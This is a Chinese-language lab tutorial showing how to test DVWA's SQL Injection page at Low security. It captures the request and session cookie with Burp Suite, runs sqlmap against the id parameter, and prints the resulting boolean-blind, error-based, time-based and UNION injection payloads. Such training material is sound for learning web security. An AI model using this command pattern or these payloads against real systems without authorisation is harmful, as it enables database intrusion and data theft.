

sqlmap进行GET注入检测

sqlmap检测是否存在SQL注入漏洞


1、以DVWA中Low防护等级的SQL Injection模块为攻击目标

访问靶机内网地址

点击DVWA Security,选择安全等级Low, 点击Submit;

进入SQL Injection

打开Burpsuite, 设置代理(已安装Foxyproxy), 进行抓包



输入1并提交获取到目标URL和cookie值。

(注：因为DVWA是需要登录之后才能访问到SQL Injection这个页面，因此需要Cookie)

192.168.203.1/vulnerabilities/sqli/?id=1&Submit=Submit#

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB



Vulnerability: SQL Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

User ID:

Submit

ID: 1

First name: admin

Surname: admin

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options U

Intercept HTTP history WebSockets history Options

Request to http://192.168.203.1:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw \n Actions

```
1 GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.203.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.203.1/vulnerabilities/sqli/
9 Cookie: PHPSESSID=puna4bv7svbor6mt6lf25a5gh1; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

可以看到数据提交方式为GET类型，传递参数为id与submit

2、使用sqlmap进行检测

打开kali命令行

输入命令

```
sqlmap -u "http://192.168.203.1/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=puna4bv7svbor6mt6lf25a5gh1; security=low"
```

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.203.1/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=puna4bv7svbor6mt6lf25a5gh1; security=low"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:39:58 /2022-01-26/

[14:39:59] [INFO] resuming back-end DBMS 'mysql'
[14:39:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3980=3980#Submit=Submit

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1' AND GTID_SUBSET(CONCAT(0x71786b7071,(SELECT (ELT(1783=1783,1))),0x7171627171),1783)-- cFUd&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5703 FROM (SELECT(SLEEP(5)))xMPm)-- LNos&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71786b7071,0x43785051687a6d5a796b43754d674745544f4f46626742626772664b4b4a4d726f4a6b6171554c74,0x7171627171),NULL#Submit=Submit
---
[14:39:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.0.9
back-end DBMS: MySQL >= 5.6
[14:39:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.203.1'

[*] ending @ 14:39:59 /2022-01-26/
```

说明存在SQL注入漏洞，注入点为id